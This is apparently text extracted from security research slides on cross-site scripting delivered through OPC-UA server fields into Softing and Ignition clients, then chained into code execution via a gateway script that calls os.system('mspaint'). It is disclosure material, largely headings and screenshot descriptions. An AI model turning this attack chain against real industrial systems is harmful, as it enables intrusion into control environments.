
# XSS Over OPC-UA




# XSS Over OPC-UA



# XSS Over OPC-UA



# XSS Over OPC-UA



# XSS Over OPC-UA



The screenshot shows the 'dataFEED edgeAggregator' web interface. A 'Test Connection' dialog box is open, displaying the following information:

10.10.6.117:8099 says  
Hello from inside the Manufacturer Name field

OK


Test Connection Results  
Connecting to OPC UA Server  
Server endpoint URL:   
Security Settings:  
User: Anonymous

**Results:**


**Connection Test Successful!**

Start Time:	01/02/2023, 09:54:58
Current Time:	01/02/2023, 09:54:58
Manufacturer Name:	
Product Name:	dataFEED_edge_OpcUaServer
Product Uri:	urn:Softing/Products/dataFEED_edge_OpcUaServer
Build Date:	
Product Version:	2.22.0
Connection State:	Running
Status Code:	Good
Connection Name:	TestXss_test92
Session Id:	ns=2;i=3618956045
ServerCompatibility:	

# XSS Over OPC-UA



# XSS Over OPC-UA



✓ Read completed. [Claroty OPC-PWN Server]nsu=http://claory.com;i=2

Value:



Quality: Good  
Timestamp: 1/26/23, 7:03:12 AM PST


TYPE	ACTION	TITLE
Server	refresh	[-] Claroty OPC-PWN Server
Object		[+] Aliases
Object		[-] SecretObj
Tag	[s][r][w]	[+] SecretVar
Object		[+] Server
Server	refresh	[+] Ignition OPC UA Server

# XSS Over OPC-UA to RCE


**We are in the context of the OPC-UA client, how can we leverage into RCE?**

**Chain with more vulnerabilities**

# XSS Over OPC-UA to RCE



# XSS Over OPC-UA to RCE




The screenshot shows a software interface with a 'Scripting' menu and a 'Gateway' tab. A script editor window titled 'Script' contains the following Python code:

```
1 def onScheduledEvent():  
2     import os; os.system("mspaint")
```

# XSS Over OPC-UA to RCE




```
Script
1 def onScheduledEvent():
2   import os; os.system("mspaint")
```



# XSS Over OPC-UA to RCE

